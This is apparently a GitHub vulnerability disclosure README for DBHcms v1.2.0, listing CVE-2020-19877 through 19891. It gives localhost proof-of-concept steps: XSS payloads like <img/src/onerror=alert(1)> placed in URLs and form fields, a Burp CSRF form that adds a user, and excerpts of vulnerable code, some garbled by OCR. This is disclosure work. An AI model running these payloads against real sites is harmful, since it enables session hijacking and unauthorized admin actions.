

master cve / dbhcms1.2.0 /

|                                   |                         |
|-----------------------------------|-------------------------|
| fragrant10 update cve numbers ... | on Sep 12, 2020 History |
| ..                                |                         |
| images                            | 2 years ago             |
| README.md                         | 2 years ago             |

# DBHcms v1.2.0 multiple Vulnerability

## Test environment

Download Page:  
http://down.admin5.com/php/139227.html  
https://github.com/ksbunk/dbhcms/releases/tag/dbhcms-1.2.0

windows 10 + php 5.4.31 + Apache2.2 + DBHcms v1.2.0

## Descriptions

- [1]  
DBHcms v1.2.0 has a directory traversal vulnerability cause there has no directory control function in directory /dbhcms/. A remote unauthenticated attacker can exploit this vulnerability to obtain server-sensitive information.
- [2]  
DBHcms v1.2.0 has a sensitive information leaks vulnerability cause there has no security access control in /dbhcms/ext/news/ext.news.be.php, A remote unauthenticated attacker can exploit this vulnerability to get path information.
- [3]  
DBHcms v1.2.0 has a stored xss vulnerability cause there has no security filter of \$\_GET['dbhcms\_pid'] variable in dbhcms\page.php line 107, A remote unauthenticated attacker can exploit this vulnerability to hijacking other users.
- [4]  
DBHcms v1.2.0 has a stored xss vulnerability cause there has no htmlspecialchars function form 'Name' in dbhcms\types.php, A remote unauthenticated attacker can exploit this vulnerability to hijacking other users.
- [5]  
DBHcms v1.2.0 has a stored xss vulnerability cause there has no security filter in dbhcms\mod\mod.users.view.php line 57 for user\_login, A remote authenticated with admin user can exploit this vulnerability to hijacking other users.
- [6]  
DBHcms v1.2.0 has a reflected xss vulnerability cause there has no security filter in dbhcms\mod\mod.selector.php line 108 for \$\_GET['return\_name'] parameter, A remote authenticated with admin user can exploit this vulnerability to hijacking other users.
- [7]  
DBHcms v1.2.0 has a stored xss vulnerability cause there has no htmlspecialchars function for 'menu\_description' variable in dbhcms\mod\mod.menus.edit.php line 83 and in dbhcms\mod\mod.menus.view.php line 111, A remote authenticated with admin user can exploit this vulnerability to hijacking other users.
- [8]  
DBHcms v1.2.0 has a stored xss vulnerability cause there has no htmlspecialchars function in dbhcms\mod\mod.domain.edit.php line 119, A remote authenticated with admin user can exploit this vulnerability to hijacking other users.
- [9]  
DBHcms v1.2.0 has a stored xss vulnerability cause there has no htmlspecialchars function for '\$\_POST['pageparam\_insert\_name']' variable in dbhcms\mod\mod.page.edit.php line 227, A remote authenticated with admin user can exploit this vulnerability to hijacking other users.
- [10]  
DBHcms v1.2.0 has a stored xss vulnerability cause there has no htmlspecialchars function for '\$\_POST['pageparam\_insert\_description']' variable in dbhcms\mod\mod.page.edit.php line 227, A remote authenticated with admin user can exploit this vulnerability to hijacking other users.
- [11]  
DBHcms v1.2.0 has a csrf vulnerability cause there has no csrf protection mechanism,as demonstrated by csrf for an index.php?dbhcms\_pid=-70 can add a user.
- [12]  
DBHcms v1.2.0 has a csrf vulnerability cause there has no csrf protection mechanism,as demonstrated by csrf for an /index.php?dbhcms\_pid=-80&deletemenu=9 can delete any menu.
- [13]  
DBHcms v1.2.0 has an unauthorized operation vulnerability cause There's no access control at line 175 of dbhcms\page.php for empty cache operation.A remote unauthenticated can exploit this vulnerability to empty a table.
- [14]  
DBHcms v1.2.0 has a Arbitrary file write vulnerability cause in dbhcms\mod\mod.editor.php \$\_POST['updatefile'] is filename and \$\_POST['tinyce\_content'] is file content,and there has no filter function for security, you can write any filename with any

content. A remote authenticated with admin user can exploit this vulnerability to get a webshell.

[15]

DBHcms v1.2.0 has an Arbitrary file read vulnerability cause in dbhcms\mod\mod.editor.php \$\_GET['file'] is filename, and there has no filter function for security, you can read any file's content. A remote authenticated with admin user can exploit this vulnerability to read all web source code.

CVE-2020-19877

DBHcms v1.2.0 has a directory traversal vulnerability as there is no directory control function in directory /dbhcms/. A remote unauthenticated attacker can exploit this vulnerability to obtain server-sensitive information.

CVE-2020-19878

DBHcms v1.2.0 has a sensitive information leaks vulnerability as there is no security access control in /dbhcms/ext/news/ext.news.be.php, A remote unauthenticated attacker can exploit this vulnerability to get path information.

CVE-2020-19879

DBHcms v1.2.0 has a stored xss vulnerability as there is no security filter of \$\_GET['dbhcms\_pid'] variable in dbhcms\page.php line 107.

CVE-2020-19880

DBHcms v1.2.0 has a stored xss vulnerability as there is no htmlspecialchars function form 'Name' in dbhcms\types.php, A remote unauthenticated attacker can exploit this vulnerability to hijack other users.

CVE-2020-19881

DBHcms v1.2.0 has a reflected xss vulnerability as there is no security filter in dbhcms\mod\mod.selector.php line 108 for \$\_GET['return\_name'] parameter, A remote authenticated with admin user can exploit this vulnerability to hijack other users.

CVE-2020-19882

DBHcms v1.2.0 has a stored xss vulnerability as there is no htmlspecialchars function for 'menu\_description' variable in dbhcms\mod\mod.menus.edit.php line 83 and in dbhcms\mod\mod.menus.view.php line 111, A remote authenticated with admin user can exploit this vulnerability to hijack other users.

CVE-2020-19883

DBHcms v1.2.0 has a stored xss vulnerability as there is no security filter in dbhcms\mod\mod.users.view.php line 57 for user\_login, A remote authenticated with admin user can exploit this vulnerability to hijack other users.

CVE-2020-19884

DBHcms v1.2.0 has a stored xss vulnerability as there is no htmlspecialchars function in dbhcms\mod\mod.domain.edit.php line 119.

CVE-2020-19885

DBHcms v1.2.0 has a stored xss vulnerability as there is no htmlspecialchars function for '\$\_POST['pageparam\_insert\_name']' variable in dbhcms\mod\mod.page.edit.php line 227, A remote authenticated with admin user can exploit this vulnerability to hijack other users.

CVE-2020-19886

DBHcms v1.2.0 has no CSRF protection mechanism, as demonstrated by CSRF for an /index.php?dbhcms\_pid=-80&deletemenu=9 can delete any menu.

CVE-2020-19887

DBHcms v1.2.0 has a stored XSS vulnerability as there is no htmlspecialchars function for '\$\_POST['pageparam\_insert\_description']' variable in dbhcms\mod\mod.page.edit.php line 227, A remote authenticated with admin user can exploit this vulnerability to hijack other users.

CVE-2020-19888

DBHcms v1.2.0 has an unauthorized operation vulnerability because there's no access control at line 175 of dbhcms\page.php for empty cache operation. This vulnerability can be exploited to empty a table.

CVE-2020-19889

DBHcms v1.2.0 has no CSRF protection mechanism, as demonstrated by CSRF for index.php?dbhcms\_pid=-70 can add a user.

CVE-2020-19890

DBHcms v1.2.0 has an Arbitrary file read vulnerability in dbhcms\mod\mod.editor.php \$\_GET['file'] is filename, and as there is no filter function for security, you can read any file's content.

CVE-2020-19891

DBHcms v1.2.0 has an Arbitrary file write vulnerability in dbhcms\mod\mod.editor.php \$\_POST['updatefile'] is filename and \$\_POST['tiny\_mce\_content'] is file content, there is no filter function for security. A remote authenticated admin user can exploit this vulnerability to get a webshell.

The CVE ID assignment details are provided below.  
Expect CVE-2020-19877 to be populated on <http://cve.mitre.org> in the next few hours.  
DBHcms v1.2.0 has a directory traversal vulnerability as there is no directory control function in directory /dbhcms/. A remote unauthenticated attacker can exploit this vulnerability to obtain server-sensitive information.

The CVE ID assignment details are provided below.  
Expect CVE-2020-19879 to be populated on <http://cve.mitre.org> in the next few hours.  
DBHcms v1.2.0 has a sensitive information leaks vulnerability as there is no security access control in /dbhcms/ext/news/ext.news.be.php. A remote unauthenticated attacker can exploit this vulnerability to get path information.


The CVE ID assignment details are provided below.  
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DBHcms v1.2.0 has a reflected xss vulnerability as there is no htmlspecialchars function form 'Name' in dbhcms/types.php. A remote unauthenticated attacker can exploit this vulnerability to hijack other users.

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DBHcms v1.2.0 has a reflected xss vulnerability as there is no security filter in dbhcms/mod/mod.selector.php line 108 for \$\_GET[return\_name] parameter. A remote authenticated with admin user can exploit this vulnerability to hijack other users.

[1]

just visit <http://localhost:8089/dbhcms/>




[2]

in /dbhcms/ext/news/ext.news.be.php, there has no security access control.




just visit <http://localhost:8089/dbhcms/ext/news/ext.news.be.php>



[3]

there has no security filter of \$\_GET[dbhcms\_pid] variable in dbhcms/page.php line 107.




in dbhcms/func.php line 182 dbhcms\_pid will stored in database and no security filter before.

```


179         $arr_session_dbhcms = array();
180     }
181     # log error
182     mysql_query("INSERT INTO ".dbhcms_f_table_name(DBHCMS_C_TBL_ERRORLOG)." (".'erlg_sessionid', 'erlg_file', 'erlg_class', 'erlg_function', 'erlg_lin
183     VALUES ( "'.mysql_real_escape_string($_SESSION['DBHCMSDATA']['SID'])."', "'.mysql_real_escape_string($file)."', "'=
184     # delete variables and session-data
185     unset($arr_session_dbhcms, $arr_global_dbhcms);

```

visit [http://localhost:8089/?dbhcms\\_params=2&dbhcms\\_pid=2222<img/src/onerror=alert\(1\)>](http://localhost:8089/?dbhcms_params=2&dbhcms_pid=2222<img/src/onerror=alert(1)>)




then, when authenticated admin user access to [http://localhost:8089/index.php?dbhcms\\_pid=-110](http://localhost:8089/index.php?dbhcms_pid=-110)




[4]


in dbhcms/types.php there has no htmlspecialchars function for 'Name'.



visit [http://localhost:8089/index.php?dbhcms\\_did=1&dbhcms\\_pid=8&dbhcms\\_lang=en](http://localhost:8089/index.php?dbhcms_did=1&dbhcms_pid=8&dbhcms_lang=en)

at Name: parameter filled `<img/src/onerror=alert(1)>`





[5]

there has no security filter in dbhcms/mod/mod.users.view.php line 57 for user\_login.


```

46
47     if (isset($_POST['dbhcms_save_user'])) {
48         if ($_POST['dbhcms_save_user'] == 'new') {
49
50             $action_result = '<div style="color: #076619; font-weight: bold;">'.dbhcms_f_dict('dbhcms_msg_settingsaved', true).</div>';
51
52             if (mysql_num_rows(mysql_query("SELECT user_login FROM ".dbhcms_f_table_name(DBHCMS_C_TBL_USERS)." WHERE UPPER(user_login) LIKE UPPER('".$_dbhcms_f_input_to_dvalue('user_login')."")) > 0)) {
53
54                 mysql_query("INSERT INTO ".dbhcms_f_table_name(DBHCMS_C_TBL_USERS)."
55                     (user_login, user_passwd, user_name, user_sex, user_company, user_location, user_email, user_website
56                     (
57                         '".dbhcms_f_input_to_dvalue('user_login', DBHCMS_C_DT_STRING)."',
58                         '".dbhcms_f_input_to_dvalue('user_passwd', DBHCMS_C_DT_PASSWORD)."',
59                         '".dbhcms_f_input_to_dvalue('user_name', DBHCMS_C_DT_STRING)."',
60                         '".dbhcms_f_input_to_dvalue('user_sex', DBHCMS_C_DT_STRING)."',
61                         '".dbhcms_f_input_to_dvalue('user_company', DBHCMS_C_DT_STRING)."',
62                         '".dbhcms_f_input_to_dvalue('user_location', DBHCMS_C_DT_STRING)."',
63                         '".dbhcms_f_input_to_dvalue('user_email', DBHCMS_C_DT_STRING)."',
64                         '".dbhcms_f_input_to_dvalue('user_website', DBHCMS_C_DT_STRING)."',
65                         '".dbhcms_f_input_to_dvalue('user_lang', DBHCMS_C_DT_STRING)."',
66                         '".dbhcms_f_input_to_dvalue('user_domains', DBHCMS_C_DT_DOMAINARRAY)."',
67                         '".dbhcms_f_input_to_dvalue('user_level', DBHCMS_C_DT_ULARRAY)."'
68                     )
69                 ) or $action_result = '<div style="color: #FF0000; font-weight: bold;">ERROR! - '.dbhcms_f_dict('dbhcms_msg
70
71             } else {
72                 $action_result = '<div style="color: #FF0000; font-weight: bold;">ERROR! - User "'.dbhcms_f_input_to_dvalue('user_login', DBHCMS_C

```

first login as admin user, then visit [http://localhost:8089/index.php?dbhcms\\_pid=-71](http://localhost:8089/index.php?dbhcms_pid=-71)

at User : parameter filled <img/src/onerror=alert(22)>



[6]

there has no security filter in dbhcms/mod/mod.selector.php line 108 for \$\_GET['return\_name'] parameter .


```

87
88     } else if ($_GET['data_type'] == DBHCMS_C_DT_LANGUAGE) {
89
90         dbhcms_p_add_template('nr'.count($GLOBALS['DBHCMS'][$_STRUCT]['TPL']), 'body.main.tpl');
91         dbhcms_p_add_template('nr'.count($GLOBALS['DBHCMS'][$_STRUCT]['TPL']), 'content.selector.tpl');
92
93         $dbhcms_lang_array = array();
94         $input_html = '';
95         foreach ($GLOBALS['DBHCMS'][$_LANGS] as $tkey => $tvalue) {
96             array_push($dbhcms_lang_array, $tvalue);
97         }
98         $dbhcms_lang_array = array_unique($dbhcms_lang_array);
99         sort($dbhcms_lang_array);
100
101         $dbhcms_languages = '';
102         $i = 0;
103         foreach($dbhcms_lang_array as $lang) {
104             if ($i & 1) {
105                 $dbhcms_languages .= '<tr onmouseover="this.bgColor = \'#D2D4FF\'" onmouseout="this.bgColor = \''.$_DBHCMS_ADMIN_C_RCD.'\'" bg
106             } else {
107                 $dbhcms_languages .= '<tr onmouseover="this.bgColor = \'#D2D4FF\'" onmouseout="this.bgColor = \''.$_DBHCMS_ADMIN_C_RCL.'\'" bg
108             }
109             $dbhcms_languages .= '<td align="center" width="25">a href="#" onclick="opener.setNewValue(\''.$_GET['return_name'].'\','.\', \''.$lang-
110             $dbhcms_languages .= '<td align="center" width="20">a href="#" onclick="opener.setNewValue(\''.$_GET['return_name'].'\','.\', \''.$lang-
111             if (isset($GLOBALS['DBHCMS'][$_DICT'][$_BE'][$_lang])) {
112                 $dbhcms_languages .= '<td align="center" width="20">a href="#" onclick="opener.setNewValue(\''.$_GET['return_name'].'\','.\', \''.$lang.'\','.\', \''.$lang.'\
113             } else {
114                 $dbhcms_languages .= '<td align="center" width="20">a href="#" onclick="opener.setNewValue(\''.$_GET['return_name'].'\','.\', \''.$lang.'\','.\', \''.$lang.'\

```

first login as admin user, then visit

<script>alert(1)</script>/'



[7]

there has no htmlspecialchars function for 'menu\_description' variable in dbhcms\mod\mod.menu.edit.php line 83 and in dbhcms\mod\mod.menu.view.php line 111.

```
80 dbhcms_p_add_string('dbhcms_editmenu_linknormal', dbhcms_f_dvalue_to_input('menu_link_normal', '[pageParamName]', DBHCMS_C_DT_HTML, 'dbhcms_edit_men
81 dbhcms_p_add_string('dbhcms_editmenu_linkactive', dbhcms_f_dvalue_to_input('menu_link_active', '[pageParamName]', DBHCMS_C_DT_HTML, 'dbhcms_edit_men
82 dbhcms_p_add_string('dbhcms_editmenu_linkselected', dbhcms_f_dvalue_to_input('menu_link_selected', '[pageParamName]', DBHCMS_C_DT_HTML, 'dbhcms_edit_men
83 dbhcms_p_add_string('dbhcms_editmenu_description', dbhcms_f_dvalue_to_input('menu_description', '[pageParamName]', DBHCMS_C_DT_TEXT, 'dbhcms_edit_menu', 'width:290px; height:100px; border:1px solid black; padding:5px; margin:5px 0;'), 'width:290px; height:100px; border:1px solid black; padding:5px; margin:5px 0;')
84
85 }
86
87 *** EOF *** (C) 2005-2016 Vol 5 Runsk *****
```

```

107 $dbchmc_menus = "<td align='center' width='20%'>{$dbchmc_f_get_icon('menu')}</td>";
108
109
110 $dbchmc_menus = "<td align='left' valign='top'><b>{$row['menu_name']}</b></td>";
111 $dbchmc_menus = "<td align='left' valign='top'>{$row['menu_type']}</td>";
112 $dbchmc_menus = "<td valign='top'>{$row['menu_description']}</td>";
113
114 $dbchmc_menus = "<td align='center' valign='top' width='20%'>{$href=index.php?dbchmc_pid=81&editmenu={$row['menu_id']}}</td>";
115 $dbchmc_menus = "<td align='center' valign='top' width='20%'>{$href=index.php?dbchmc_pid=88&deletemenu={$row['menu_id']}}</td>";

```

first login as admin user, then visit [http://localhost:8089/index.php?dbhcms\\_pid=-81](http://localhost:8089/index.php?dbhcms_pid=-81)

at Description : parameter filled <img/src/onerror=alert(234)>

localhost:8080/index.php?ashcms\_pid=81

|                        |                              |  |
|------------------------|------------------------------|--|
|                        |                              |  |
| <b>Wrap Selected :</b> |                              |  |
| <b>Link Normal :</b>   | [pageParamName]              |  |
| <b>Link Active :</b>   | [pageParamName]              |  |
| <b>Link Selected :</b> | [pageParamName]              |  |
| <b>Description :</b>   | <img/src/onerror=alert(234)> |  |

then visit [http://localhost:8089/index.php?dbhcms\\_pid=-80](http://localhost:8089/index.php?dbhcms_pid=-80)

The screenshot shows a web browser window with the address bar displaying 'localhost:8080/index.php?chcm\_pid=80'. The page title is 'Menu'. Below the title, there is a green message box that says 'Menu has been created.' Below this, there is a table with the following columns: NAME, TYPE, DESCRIPTION, and ACTION. The table contains five rows of data:

| NAME     | TYPE          | DESCRIPTION                     | ACTION        |
|----------|---------------|---------------------------------|---------------|
| headline | MT_LOCATION   | Actual location in the headline | [icon] [icon] |
| left     | MT_ACTIVETREE |                                 | [icon] [icon] |
| top      | MT_TREE       |                                 | [icon] [icon] |
| footer   | MT_ACTIVETREE |                                 | [icon] [icon] |
| 22222    | MT_TREE       |                                 | [icon] [icon] |

A modal dialog box is open over the 'top' row, displaying the number '234' and an 'OK' button.


[8]

there has no htmlspecialchars function in dbhcms\mod\mod.domain.edit.php line 119

```
117 $dbcms_down_php_modules = dbcms_f_value_to_input('down_php_modules', array(), DBHCMS_C_DT_MODARRAY, 'dbcms_edit_domain', 'width: 200px;');
118 $dbcms_down_extensions = dbcms_f_value_to_input('down_extensions', array(), DBHCMS_C_DT_EXTARRAY, 'dbcms_edit_domain', 'width: 200px;');
119 $dbcms_down_description = dbcms_f_value_to_input('down_description', '', DBHCMS_C_DT_TEXT, 'dbcms_edit_domain', 'width: 200px;');
120
```

first login as admin user, then visit [http://localhost:8089/index.php?dbhcms\\_pid=-21](http://localhost:8089/index.php?dbhcms_pid=-21)

at Description parameter filled <img/src/onerror=alert(231)>



[9]

there has no htmlspecialchars function for '\$\_POST['pageparam\_insert\_name']' variable in dbhcms\mod\mod.page.edit.php line 227


```

225
226
227 $param_insert_type')."'.mysql_real_escape_string($_POST['pageparam_insert_name']).'.mysql_real_escape_string($_POST['pageparam_insert_description']).'")
228
229
230
231

```

first login as admin user, then visit [http://localhost:8089/index.php?dbhcms\\_pid=-12](http://localhost:8089/index.php?dbhcms_pid=-12)

at Parameter: parameter filled 33'<img/src/onerror=alert(13)>



[10]

there has no htmlspecialchars function for '\$\_POST['pageparam\_insert\_description']' variable in dbhcms\mod\mod.page.edit.php line 227


```

225
226
227 $param_insert_type')."'.mysql_real_escape_string($_POST['pageparam_insert_name']).'.mysql_real_escape_string($_POST['pageparam_insert_description']).'")
228
229
230
231

```

first login as admin user, then visit [http://localhost:8089/index.php?dbhcms\\_pid=-12](http://localhost:8089/index.php?dbhcms_pid=-12)

at Description: parameter filled 33">img/src/onerror=alert(43)>//



[11]

first login as admin user, then visit <http://ip:port/csrf.html> and click Submit request

csrf.html

README.md

```

<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://localhost:8089/index.php?dbhcms_pid=-70" method="POST">
  <input type="hidden" name="dbhcms_save_user" value="new" />
  <input type="hidden" name="user_login_hidden" value="" />
  <input type="hidden" name="user_login" value="aaaa" />

```

[12]

Warning: you should add some menu for this test by visit [http://localhost:8089/index.php?dbhcms\\_pid=-81](http://localhost:8089/index.php?dbhcms_pid=-81) and deletemenu 's value is unstable.

[13]

```

160 if (($GLOBALS['DBHCMS']['CONFIG']['PARAMS']['cacheEnabled']) && ($GLOBALS['DBHCMS']['PID'] > 0)) {
161
162     if (isset($_POST['dbcmsCache'])) {
163         // echo $_POST['dbcmsCache'];
